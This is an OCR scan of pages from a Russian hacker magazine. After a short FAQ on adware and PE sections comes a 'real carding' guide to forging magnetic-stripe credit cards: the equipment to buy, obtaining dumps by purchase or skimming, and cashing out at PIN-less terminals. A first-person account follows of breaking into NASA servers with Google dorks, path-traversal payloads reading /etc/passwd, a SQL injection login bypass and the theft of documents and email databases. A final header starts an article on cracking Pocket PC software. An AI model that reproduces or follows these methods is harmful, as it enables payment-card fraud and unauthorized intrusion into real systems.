A: Термин «adware» применяют к программам, которые показывают рекламу. В этом случае разработчик получает плату не от пользователя, а от рекламодателей. Пользователь вынужден смотреть доставляемые через интернет картинки. Такой подход обычно используется в программах, которые непосредственно работают с сетью. Соответственно, приставка «ad» является сокращением от английского слова «advertisement» — «реклама», а слово «ware» переводится как «продукт».

Q: Как внедрить секцию в PE-файл?


A: Напомню, стандартными секциями PE-файла являются .bss, .data, .edata, .idata, .rdata, .reloc, .rsrc, .text, .tls, .xdata и некоторые другие. Но существуют возможности внедрить свою дополнительную секцию в PE-файл. Если ты пишешь программу на C/C++, то это можно сделать с помощью директивы «#pragma data_seg («имя_раздела»)». Например, следующий участок кода из трех строк создает секцию .ivan и помещает в нее строку «Ivan Sklyaroff\n»:

```
#pragma data _ seg (".ivan")
char name []="Ivan Sklyaroff\n";
#pragma data _ seg ()
```

Добавить новую секцию можно и в уже скомпилированный exe-файл, однако расписывать в FAQ, как это делается, нет никакой возможности, поэтому я отсылаю тебя к дополнительной литературе, например к статье «Борьба с Crippleware, или добавление своих функций в чужие проги», которую можно найти на сайте http://cydem.org.ua в разделе Reverse Engineering.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /




ТЕМНАЯ СТОРОНА БЕЛОГО ПЛАСТИКА

ОРУЖИЕ, ВЫСТРЕЛЫ, КРОВЬ — ВСЕ ЭТО ЕЩЕ В НЕДАЛЕКОМ ПРОШЛОМ ЯВЛЯЛОСЬ НЕПРЕМЕННЫМ АТРИБУТОМ ОГРАБЛЕНИЙ БАНКОВ И ИНКАССАТОРОВ. С ПОЯВЛЕНИЕМ КРЕДИТНЫХ КАРТ И РАЗВИТИЕМ КАРДИНГА ВСЕ ИЗМЕНИЛОСЬ. ТЕПЕРЬ НЕ НУЖНО ВРЫВАТЬСЯ В БАНК С АВТОМАТОМ В РУКАХ И ТРЕБОВАТЬ НАЛИЧНЫЕ. ДОСТАТОЧНО ПОЛУЧИТЬ ДОСТУП К БАНКОВСКОМУ АККАУНТУ КАРДХОЛДЕРА И ВЫВЕСТИ ЕГО ДЕНЬГИ СО СЧЕТА. СДЕЛАТЬ ЭТО МОЖНО НЕСКОЛЬКИМИ СПОСОБАМИ, ОДНИМ ИЗ КОТОРЫХ ЯВЛЯЮТСЯ ПОДДЕЛЬНЫЕ КРЕДИТКИ, ИЛИ «БЕЛЫЙ ПЛАСТИК».

ЧЕМ ЖИВУТ РЕАЛЬНЫЕ КАРДЕРЫ

Стандартизация пластиковых карт




Начинать работать, не имея понятия о том, что собой представляют пластиковые карты, невозможно. Поэтому — обо всем по порядку. Ты, наверное, знаешь, что карточки бывают разные (с магнитной полосой, чиповые, БСК, и т.д.). В общем виде их можно классифицировать по методам записи и обработки данных:

1. карты с магнитной полосой (магнитные карты);
2. карты со встроенной микросхемой (контактные и бесконтактные чиповые карты);
3. карты со штриховым кодом (штрихкодовые карты);
4. эмбоссированные/печатные карты (с нанесенной информацией методом тиснения или термопечати).

Реального кардера обычно интересуют магнитные и чиповые карты, так как именно они используются платежными системами. Размер карточек носит название ID-1 и составляет 85,6x53,98x0,76 мм. Лицевая сторона карты — аверс, на ней могут располагаться чип, информация о банке-эмитенте, номер карты и логотип платежной системы. На обратной стороне — реверсе — обычно находится магнитная полоса и полоса для подписи. Зоны тиснения информации также закреплены стандартами. Например, строка с идентификационным номером располагается на уровне 20 мм от нижнего края карты и не может превышать 19-ти символов. Под ней находится зона для нанесения данных кардхолдера (владельца карточки) и Expire Date (срока окончания действия карты). Кроме тиснения, применяется термопечать — печать на карте методом термодиффузии (при нанесении логотипов). Информацию, за-



> Продажа дампов на одном из кардерских форумов



> Программа для работы с энкодером

фиксированную таким образом, практически невозможно стереть.

Коротко о чиповых картах

Было бы несправедливо не упомянуть в статье о чиповых картах, так как они широко используются российскими банками. Такие карты делятся на 2 типа:

1. контактные чиповые карты;
2. бесконтактные чиповые карты.

Контактные карты содержат на аверсе (лицевой стороне) «карман» для расположения чипа. На сам чип-модуль наносится специальный клей, после чего микросхема вклеивается в «карман». Чип представляет собой микрокомпьютер, который обрабатывает поступающие команды (поэтому такие карты и называют смарт-картами). В нем реализована защищенная область памяти, информация в которой кодируется секретными ключами. Технология производства чипов постоянно совершенствуется. Что касается БСК (бесконтактных чиповых карт), то внутри, по их периметру, расположена антенна, которая позволяет картам обмениваться данными с картридером при помощи радиочастот. Сразу скажу, что в статье я не буду описывать способы подделки чиповых карт, так как основная мишень реал-кардинга — магнитные карты.

Тайна магнитной полосы

Надо отметить, что 90% международных платежных систем используют карты с магнитной полосой. На них я и остановлюсь подробнее. Магнитная полоса располагается на расстоянии 5,5 мм от верхнего края обратной стороны карты и может содержать 2 — 3 дорожки. Ширина полосы зависит от числа дорожек и составляет 6,4 мм при двух дорожках и 10,3 мм при трех. Как ты понял, вся информация, необходимая для совершения финансовых операций, находится на магнитной полосе. Теперь рассмотрим каждую из трех дорожек. Первая дорожка включает буквенно-цифровую информацию. На ней помещается до 79 символов. Дорожка содержит следующие данные:

идентификационный номер — до 19 цифр;
код страны — 3 цифры;
ФИО кардхолдера (владельца карты) — от двух до 26 знаков;
Expire Date (дата истечения срока действия карты) — 4 цифры;
служебный код — 3 цифры;
информация эмитента — оставшиеся цифры.

На второй дорожке располагается только цифровая информация, кодируемая двоично-десятичным кодом. Всего на дорожке может быть до 39 символов. Вторая дорожка дублирует информацию первой, за исключением данных о кардхолдере.

Третья дорожка является необязательной. Она содержит цифровую информацию и кодируется аналогично первой дорожке. Максимальное число символов на дорожке — 107. Ты спросишь: «Зачем нам все это нужно?» Ответ прост: реальный кардер может самостоятельно записывать данные на дорожки магнитной карты. Но об этом далее.

Реал-кардинг, или делаем деньги

Как говорится, перейдем от теории к практике :). Все действия реального кардера можно распределить в соответствии со следующим планом:

1. подделка пластиковой карты (нанесение тиснения, логотипов платежных систем — одним словом, придание куску пластика товарного вида =));
2. запись данных на магнитную полосу;
3. обналичивание/шопинг (то, для чего необходимы вышестоящие действия).

Начну с первого пункта. Здесь кардеру необходимо определиться с расходными материалами. Если он собирается налить деньги через банкоматы, то ему достаточно белого пластика с магнитной полоской, а если планирует заняться шопингом, то ему уже потребуется качественно сделанная кредитка с элементами термопечати и тиснения. Второй вариант я рассмотрю подробнее, так как, хотя он и связан с трудоемкий процессом изготовления, но на выходе предполагает полноценный, готовый к употреблению продукт =).

Сразу скажу, что для открытия собственной «лаборатории» по производству картона (кредитных карт) преступнику нужны будут определенные денежные вложения, которые, впрочем, окупятся при умелом подходе. Первая жизненно необходимая вещь — это пластик с впаянной магнитной полосой. Приобрести его сейчас не проблема. Наиболее распространенный тип пластика — CR-80. Также для грязных дел необходим качественный принтер, с помощью которого на пластик будут наноситься печатный текст и эмблемы. Выбору принтера реальный кардер уделяет особое внимание, так как от него напрямую зависит внешний вид картонки. В качестве примера назову Eltron P210i, который используется для печати удостоверений, пропусков и т.д. Он подходит для односторонней печати без полей и почти идеально штампует карты с разрешением 300 dpi. Также Eltron P210i позволяет наносить штрихкоды, фотографии, графику и текст. Правда стоит он около $2000, но это не помеха, так как все затраты начинающего кардера, как было сказано выше, окупаемы.

Следующий шаг — «выдавливание» на карте инициалов кардхолдеров, банка-эмитента, номера карты и т.д. Для этого существует эмбоссер. Один из вариантов — Matica Z1, имеющий компактный размер и способный выпускать до 600 карт в сутки. Стоимость этого агрегата составляет порядка $3500. Для того чтобы окрасить эмбоссированные символы на карте, нужен типпер. Наиболее характерный выбор — Matica Z Tipper, который всего за несколько секунд придаст картонке подобающий вид. Цена подобного типпера колеблется в пределах $1600. Кроме эмбоссирования, типпинга и печати, на карту требуется нанести голограмму и полосу для подписи. Последняя, сделанная из особой бумаги, клеится на обратной стороне креды. На ней обязательно ставится подпись (по идее, владельца креды =)), без которой карта считается недействительной. Что касается голограммы, то тут дело обстоит несколько сложнее. Оригинальную голограмму прак-



> Зелень, баксы... Не то, ради чего живет реальный кардер за просторами сети...



> Чип, снятый с карты одного из банков

тически невозможно содрать с поверхности кредитки. С большинства же поддельных картонок отклеить голограмму не составляет труда, поэтому кардеры уделяют пристальное внимание этой проблеме.

Так, о работе с пластиком я рассказал. Но от просто красиво окрашенных карт толку мало, поэтому перейдем ко второму этапу — записи данных на магнитную полосу. Для этого кардер приобретает энкодер — устройство для чтения и записи магнитной полосы карт. Энкодеры могут записывать 2 вида карт — high и low coercivity (высокой и низкой намагниченности). Лучше тот, который «понимает» любые карты.

Энкодеры также делятся на 2 типа в зависимости от количества записываемых дорожек (треков). Не старайся выбрать именно тот энкодер, который записывает все 3 дорожки, так как третий трек не используется ни POS-терминалами (за исключением редких случаев), ни банкоматами. Основную роль здесь играет вторая дорожка. С ее помощью можно вручную создать первый трек на основе данных, имеющихся во втором. Обычно используются именно эти две дорожки (первая и вторая). Третий трек, как правило, располагает на себе какую-либо дополнительную информацию, не имеющую принципиального значения (система скидок, бонусные очки владельца креды и т.д.).

Из популярных энкодеров могу отметить AMC C722 и MSR206. AMC C722 записывает и читает первые две дорожки, он прекрасно показал себя в «боевых» условиях. По цене он обойдется тебе в $800. После выбора и покупки энкодера преступнику необходимо раздобыть дампы, которые записываются на магнитные полосы картонок. Здесь есть 2 варианта:

1. кардер покупает дампы у селлеров (людей, торгующих дампами кред);
2. кардер самостоятельно добывает дампы.

С первым вариантом, думаю, ясно. Берется некая сумма вмз/египголд/etc, ищется человек/сервис по продаже дампов, и происходит закупка. А вот со вторым способом все намного интереснее. Здесь необходимо проявить смекалку и каким-то образом считать скимером (устройством для чтения данных с магнитной полосы) кредитку кардхолдера. Известны случаи сговора с официантами в кафе/ресторане (гостиничными менеджерами), которые за определенную плату считывали скимером дампы с кредитных карт посетителей и передавали их киберпреступнику. Но обычно кардеры закупаются у селлеров и не парятся по этому вопросу. Получив дампы, они подрубают к компу энкодер, ставят нужный софт (который иногда идет в комплекте с энкодером) и закатывают очередную картонку.

Собираем урожай

После всех описанных выше действий преступники приступают к третьему, самому ответственному пункту плана — обналичиванию или шопингу. Здесь есть свои нюансы. Если известен пин-код, то наиболее удобным способом является поход к банкомату. Но если человек закатывал на креду дамп, а пина (PIN) от карточки нет, то ситуация усложняется. Вариант с обналом в банкомате отпадает сразу, так как там ввод пин-кода является обязательным условием. Остается шопинг. Причем кардер ищет только те магазины, в которых установлены POS-терминалы, не требующие пина. Отличить их можно по отсутствию клавиатуры для набора пин-кода. Но, как показывает практика, в российских магазинах они встречаются нечасто. Правда до сих пор работает система с выездом за границу для последующего отоваривания в буржуйских шопах. Но для ее реализации нужны документы, билеты и отработанные схемы. Вообще говоря, такой шопинг является экстремальным в прямом смысле этого слова. Ведь неизвестно, что может ожидать человека в случае неудачной транзакции: удивление кассира, вызов милиции или полиции (за рубежом), звонок в банк и т.д. Как ни крути, но все варианты просчитать невозможно.

Сижу за решеткой в темнице сырой...

Как ты понял из моей статьи, реал-кардинг связан не только материальными вложениями, но и с колоссальным риском. В последнее время участились случаи успешного задержания кардеров сотрудниками МВД и ФСБ. Некоторые известные кардеры добровольно завершили свою деятельность. А тебе я советую и не начинать. Кардинг — это кривая дорога, и шансов, что она приведет тебя к чему-то хорошему в жизни, очень мало. Чтобы не быть голословным, напомню о статье 187 УК РФ «Изготовление или сбыт поддельных кредитных, либо расчетных карт и иных платежных документов». По этой статье реально получить от двух до шести лет (или от четырех до семи, при наличии организованной группы). Подумай на досуге, что тебе дороже: красивая, но короткая жизнь на воле или свобода. Я думаю, выбор очевиден — свобода дороже.

> Магнитная полоса (реверс карты)





> Внимание! Все действия, описанные в статье противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!.



> Помни, что реал-кардинг не доведет тебя до добра. Тебя все равно рано или поздно найдут.



> На диске ты найдешь видео по реал-кардингу.


FLATRON
LG


NASA.GOV НА КОЛЕНЯХ

ВЗЛОМ СЕРВЕРА НАЦИОНАЛЬНОЙ КОСМИЧЕСКОЙ АССОЦИАЦИИ США

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL. RU /

ГОСУДАРСТВО ВСЕГДА ПЫТАЕТСЯ СКРЫТЬ ОПРЕДЕЛЕННУЮ ИНФОРМАЦИЮ ОТ ПОСТОРОННИХ ГЛАЗ. РАНЬШЕ ДЛЯ ЭТОГО ИСПОЛЬЗОВАЛИСЬ СПЕЦИАЛЬНЫЕ ЗАЩИЩЕННЫЕ АРХИВЫ И ХРАНИЛИЩА, ДОСТУП К КОТОРЫМ ИМЕЛ ТОЛЬКО УЗКИЙ КРУГ ЛИЦ. СЕЙЧАС ЖЕ, С РАЗВИТИЕМ СЕТЕЙ И ТЕХНОЛОГИЙ, БОЛЬШАЯ ЧАСТЬ ДАННЫХ ПЕРЕКОЧЕВАЛА НА СЕРВЕРЫ ГОСУДАРСТВЕННЫХ РЕСУРСОВ. НЕ СТОИТ И ГОВОРИТЬ, ЧТО ИХ БЕЗОПАСНОСТЬЮ ЗАНИМАЮТСЯ ПРОФЕССИОНАЛЫ, ДЕЯТЕЛЬНОСТЬ КОТОРЫХ ЧЕТКО КОНТРОЛИРУЕТСЯ СПЕЦСЛУЖБАМИ СТРАНЫ. НО КАКОЙ БЫ СОВЕРШЕННОЙ НИ БЫЛА ЗАЩИТА, ВСЕГДА НАЙДЕТСЯ ТОТ, КТО СМОЖЕТ ЕЕ ОБОЙТИ И ПОПАСТЬ В САМОЕ СЕРДЦЕ РЕСУРСА. И В ЭТОТ РАЗ ТАКИМ ЧЕЛОВЕКОМ ОКАЗАЛСЯ Я, R0ID, ПРОНИКНУВ НА СЕРВЕРЫ НАЦИОНАЛЬНОГО АЭРОКОСМИЧЕСКОГО АГЕНТСТВА США (NASA).

Америка, где так красиво, но Россия — вот где сила


Заветной мечтой многих русских (и не только =)) хакеров является взлом серверов Пентагона, ЦРУ, ФБР или NASA. И неудивительно, ведь эти государственные ведомства США известны во всем мире. Они хранят «в застенках» своих сетей гигабайты секретной информации. Проблема лишь в том, что получить доступ к ней не сложно, а очень сложно. Но, как говорится, нет ничего невозможного. Поэтому одним из вечеров, вернувшись из института, я решил немного поиграть… Нет, не в Контру и не в Warcraft (не умею, если честно) — я решил поиграть с серверами NASA. Объект был выбран не случайно. Меня всегда интересовало Американское аэрокосмическое агентство с их программами и исследованиями. Кроме того, мне хотелось лично убедиться в защищенности их ресурсов. Включив ноутбук и запустив Оперу, я зашел на официальный сайт NASA (www.nasa.gov), и через несколько секунд моему взору предстал весьма симпатичный портал, обвешанный различными фотками и картинками. Пройдя по паре ссылок и убедившись, что ресурс наполнен html-страницами, я закрыл окно браузера и задумался. Конечно, было бы наивно искать баги на сайте Национального аэрокосмического агентства США. Скорее всего, там уже все проверили до меня, с одной стороны, security-эксперты, с другой, — хакеры. Но я и не ждал легкой прогулки. Первым делом нужно было найти надежный сокс. Я выбрал один из поломанных мной серверов в Европе и залил туда socks-сервер Bouncer, после чего запустил его, предварительно указав порт. Теперь можно было

ИЮНЬ 1986 ГОДА

Европейские хакеры, заранее предупредив специалистов NASA, проникли в локалку агентства и подкорректировали орбиту новейшего ретрансляционного спутника стоимостью несколько миллионов долларов, доведя программистов NASA до предынфарктного состояния. Спутник как-то удалось вырвать из рук хакеров, а европейские каналы связи NASA после этого были наглухо замурованы. Посягнувших на спутник товарищей так и не поймали, и их реальные имена до сих пор неизвестны.


МАРТ 1997 ГОДА

Самый первый взлом главного сервака www.nasa.gov. Негодяи не только сломали сайт, но и сделали дефейс с поздравительным посланием в космос. Что примечательно, хакеров также до сих пор не нашли :).

МАРТ 2001 ГОДА

Пятнадцатилетний хакер ломанул 2 домена в подсети NASA: jpl.nasa.gov и gsfc.nasa.gov. Сломал, спионерил секретную информацию и... попал в тюрьму. Несмотря на совсем юный возраст, парню дали 5 лет.





> А вот и ось =)



> Скрипт подвержен локальному инклуду

начинать. При обычном раскладе я не задумываясь отправился бы на www.domaintools.com или www.domainsdb.net для получения списков доменов. В этом случае шансов было мало, но попробовать стоило. Как и ожидалось, на обоих ресурсах меня обломали, сообщив, что по NASA они информации не имеют =(. Что же, этого стоило ожидать. Тогда я решил воспользоваться Гуглом, благо этот поисковик не подводил меня еще ни разу. Зайдя на www.google.com, я вбил в формочку поиска запрос вида «inurl: nasa. gov» и нажал Enter. Передо мной появились ссылки на различные насовские поддомены. Надо сказать, что их количество несколько удивило меня. Качественно переработать вручную такое число сайтов было просто нереально. Но все же перед запуском массового сканирования мне хотелось осмотреть «пациентов». Я выбрал несколько приглянувшихся мне доменов и занялся изучением ресурсов. Большинство из них не содержало ничего, кроме html-страниц, что не могло не огорчать. Но временами попадались ресурсы, использующие asp-движок, еще реже мелькали перл-скрипты. Побродив часок по линкам, я вспомнил про неправильно выставленные чмоды (права на доступ к директориям) и решил попытать удачу здесь. Вновь открыв Гугл, я набрал «inurl:nasa.gov/admin», после чего нажал «Search». Поисковик послушно выдал мне листинг сайтов, имеющих директорию /admin и находящихся в доменной зоне nasa.gov. Некоторые из них приведены ниже:

```
http://gcn.gsfc.nasa.gov/admin/
— Access forbidden! (Error 403)
http://nssdcftp.gsfc.nasa.gov/admin/
stats/ — stats
http://pds-imaging.jpl.nasa.gov/
Admin
http://spacescience.nasa.gov/admin
http://pwg.gsfc.nasa.gov/istp/admin
```

Увы, перейдя по первой же ссылке, я получил от ворот поворот: «Access forbidden». С остальными была аналогичная ситуация, за исключением http://nssdcftp.gsfc.nasa.gov, но и здесь в доступе лежал один мусор. Просмотрев весь перечень сайтов и оценив его объем, я оставил эту затею. Вместо этого я зашел на www.nasa.gov и собрал с него ссылки на домены, предположительно располагающиеся на этом же сервере. Далее, запустив IntelliTemper (который я уже описывал в «X-Tools») на поиск веб-директорий, я отошел от компа. Через несколько часов сканер известил об окончании своей работы. Настало время разгребать огромный лог. Я сразу заметил несколько линков с директориями, которые могли служить админкой, и по очереди стал осматривать их. Внезапно при заходе на очередной урл (http://spaceflight.nasa.gov/admin) моему взору предстала, пожалуй, одна из самых желанных надписей: «HSF Admin Tools». По началу я подумал, что это какая-то шутка админа или просто внешний вид интерфейса, не требующий авторизации. Но проверив разделы меню, я убедился, что это действительно админка. Такого хода событий я не ожидал, но, как говорится, «заходи тихо, бери много, уходи быстро». Руководствуясь этим правилом, я приступил к ознакомлению с админской панелью. Всего в меню располагалось 6 пунктов: FTP Upload Utility, Collect Data Files, View Databases, Change Shuttle Mission Soft Links, Alias Database Tool, Ask MCC. Особый интерес вызвал раздел FTP Upload Utility, который, судя по названию, существовал для аплоадинга файлов на сервер. К сожалению, это оказалось не так :(, я мог всего лишь просматривать содержимое каталогов на сервере. Но меня обрадовало то, что было разрешено выходить за пределы веб-директорий, то есть я свободно читал /etc, /home и т.д. Пройдясь по остальным разделам админки, я не нашел ничего интересного, кроме функции View Databases. Обнаруженные базы гостевой книги и каких-то отчетов, содержащие приличное количество e-mail-адресов, сразу переместились ко мне на винт =). За окном уже светало, и я закрыл браузер. Как ни крути, но удача на этот раз улыбнулась мне. Правда пользы от просмотра каталогов на сервере без возможности чтения файлов не много. Поэтому нужно было срочно искать выход из сложившейся ситуации. И я нашел его.

Прорыв по флангу

Самый удобный способ чтения файлов при возможности просмотра содержимого директорий — это инклуд. На удаленный инклуд рассчитывать не приходилось, а вот локальный я решил поискать. Еще просматривая насовские поддомены, на некоторых сайтах я заметил наличие перл-скриптов. При удачном раскладе, грамотном подходе и определенной степени криворукости веб-программистов из NASA, шансы на успешный исход резко возрастали. Поэтому я вновь обратился к своему любимому поисковику (Гуглу) и вбил следующий запрос: «inurl:nasa.gov filetype:dat». Я надеялся, что найдется хотя бы один скрипт, инклудящий файл с расширением dat. Гугл вернул мне результат, и я начал вглядываться в линки. Первой на глаза попалась ссылка вида:

```
http://ats.gsfc.nasa.gov/ats3/
jumpspace/printjumpspace.asp?is
```

СЕНТЯБРЬ 2001 ГОДА

Двадцатилетний хакер похакал многострадальный jpl.nasa.gov и получил 4 месяца тюрьмы. Кроме этого, беднягу заставили заплатить $4000 в пользу NASA. Лучше бы баги фиксили, а не тянули деньги с бедных студентов...

ФЕВРАЛЬ 2003 ГОДА


После крушения шаттла Columbia американцы заявили, что в этом виноваты хакеры. Якобы компьютер, управляющий кораблем, был подключен к интернету, и его быстро поломали. Странно, но никаких следов взлома обнаружить не удалось.

МАРТ 2003 ГОДА

Неизвестный хакерюга сломал целых 9 серверов NASA, оставив на главных страницах послание. Его текст можно прочитать на www.securitylab.ru/news/212838.php.

ОКТЯБРЬ 2006 ГОДА

Неустановленные товарищи обокрали директора московского представительства NASA при Центре подготовки космонавтов. Им удалось ворваться в квартиру и стащить 4 ноута и 1 настольный компьютер :). По оценке правоохранительных органов, ущерб составил более 720 тысяч рублей. Реальных «хакеров» так и не нашли.



> Внимание! Все действия, описанные в статье противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!



> На нашем DVD ты мог бы найти архив с информацией, слитой с насовского сервера. Но не найдешь :).

```
compare=true&autoprint=true&prnFile=Edit_
Spacecraft.dat
```

Но, во-первых, скрипт был написан на ASP, а во-вторых, он жестко фильтровал все входящие данные. Просмотрев еще с десяток урл, я уже собирался перевести идею в разряд безнадежных, когда заметил такой линк:

```
www.espo.nasa.gov/ave-polar/schedule_viewer.
cgi?pic=02_07_daily_schedule.dat
```

Дрожащими от волнения руками я заменил значение параметра pic:

```
http://www.espo.nasa.gov/ave-polar/schedule_
viewer.cgi?pic=../../../../../../../../etc/
passwd
```

После обновления страницы я увидел не пустой экран и не редирект на страницу ошибок, а содержимое файла passwd. В течение минуты я пребывал в состоянии шока. Затем быстро осмотрел сайт www.espo.nasa.gov и обнаружил, что он находится на одном сервере с http://cloud1.arc.nasa.gov, который тоже содержит бажный скрипт:

```
http://cloud1.arc.nasa.gov/intex-b/schedule_
viewerDC8.cgi?pic=../../../../../../../../../
proc/version
```

Таким образом, я получил информацию об ОС, стоящей на сервере:

```
Linux version 2.6.16.21-0.13-default (geeko@
buildhost)(gcc version 4.1.0 (SUSE Linux))#
1 Mon Jul 17 17:22:44 UTC 2006
```

Я тут же залез в админку, которую нашел еще до обнаружения инклуда, и выбрал оттуда путь к одному из файлов. Но при попытке прочитать содержимое этого файла бажный скрипт выдал чистый лист. Оказалось, что админка и уязвимый перл-скрипт находятся на разных серверах :(. То есть я опять лишался возможности чтения файлов на сервере, хостящем основной домен www.nasa.gov.
Такого облома я никак не ожидал. Расстроенный, я выключил ноутбук и лег спать.

Облом или удача

Проснулся я от звона будильника. Глянув на часы, тут же сел за стол, придвинув ноут, — пора было продолжать взлом. Раз уж мне удалось устроить чтение директорий на одном сервере, а файлов — на другом, то стоило прощупать обе машины. Но, зайдя по ссылке http://cloud1.arc.nasa.gov/intex-b/schedule_viewerDC8.cgi?pic=../../../../../../../../etc/hosts, я вдруг обнаружил, что баг был закрыт! Аналогичный результат выдал запрос



> Официальный сайт NASA

http://www.espo.nasa.gov/ave-polar/schedule_viewer.cgi? pic=../../../../../../../../etc/hosts.
Админ пропатчил скрипт. Уязвимости больше не существовало. Минуты две я думал о смысле жизни, после чего, собравшись с мыслями, загрузил админку.
На мое удивление, она по-прежнему работала.
Так как все пути мне отрезали, я решил детально изучить содержимое директорий при помощи админки на сервере, хостящем www.nasa.gov. Сначала я просмотрел каталог /home. В нем находились две директории: etouch и rlancaster. Первая ссылалась на /u01/home/etouch, а для просмотра второй не хватало прав. Как выяснилось позже, в /u01/webData лежали все сайты, находящиеся на сервере. Там были и www.nasa.gov, и два десятка других ресурсов. Я спокойно мог просматривать содержимое почти всех каталогов, включая www.nasa.gov. Но этого было мало. Мне хотелось слить документы, лежащие за пределами веб-директорий.
Но пока такой возможности я не имел. Спустя время, я заметил, что в каталоге, где располагается админка, присутствует набор различных перл-скриптов. Большая часть из них не работала, но один привлек мое внимание. Это был скрипт cpputFiles.cgi. При обращении к нему требовалось ввести какое-то слово, по-видимому, выполняющее функцию пароля. Все данные передавались post-методом. Попробовав пару стандартных пассов, я ничего не добился. А при подстановке символа одинарной кавычки, скрипт возвращал чистый лист.
Это обстоятельство заинтересовало меня, и я заполнил форму таким образом:

```
' or 1=1/*
```

Скрипт проглотил мой запрос, и я оказался внутри! Опять состояние шока, на этот раз оно длилось секунд 30. Но что меня поразило, скрипт позволял копировать данные из директории в директорию!
Поразмыслив, я решил скопировать нужные мне файлы в веб-каталоги и затем просто скачать их через браузер. К сожалению, моих прав не хватало для копирования всей интересующей информации, но возможностей и без этого было предостаточно.
Через несколько часов я закончил работу, слив часть доков.

Я лежу пластом на хирургическом столе...

Вот так развивались события. Надо сказать, что админы оперативно закрыли почти все дыры, удалив и сам скрипт. Но дела это не меняет — баги были. И были они в NASA!
Напоследок хочу передать привет всем жителям США, а также американским спецслужбам. Не скучайте, ребята, то ли еще будет =)!


КАРМАННОЕ РУКОПРИКЛАДСТВО

GOABRUCE & POROSENOK
/ GOABRUCE@BEESOFTWARE.RU/

TRIAL PERIOD IS EXPIRED!

ВЗЛОМ ПРОГРАММ ДЛЯ КПК POCKET PC

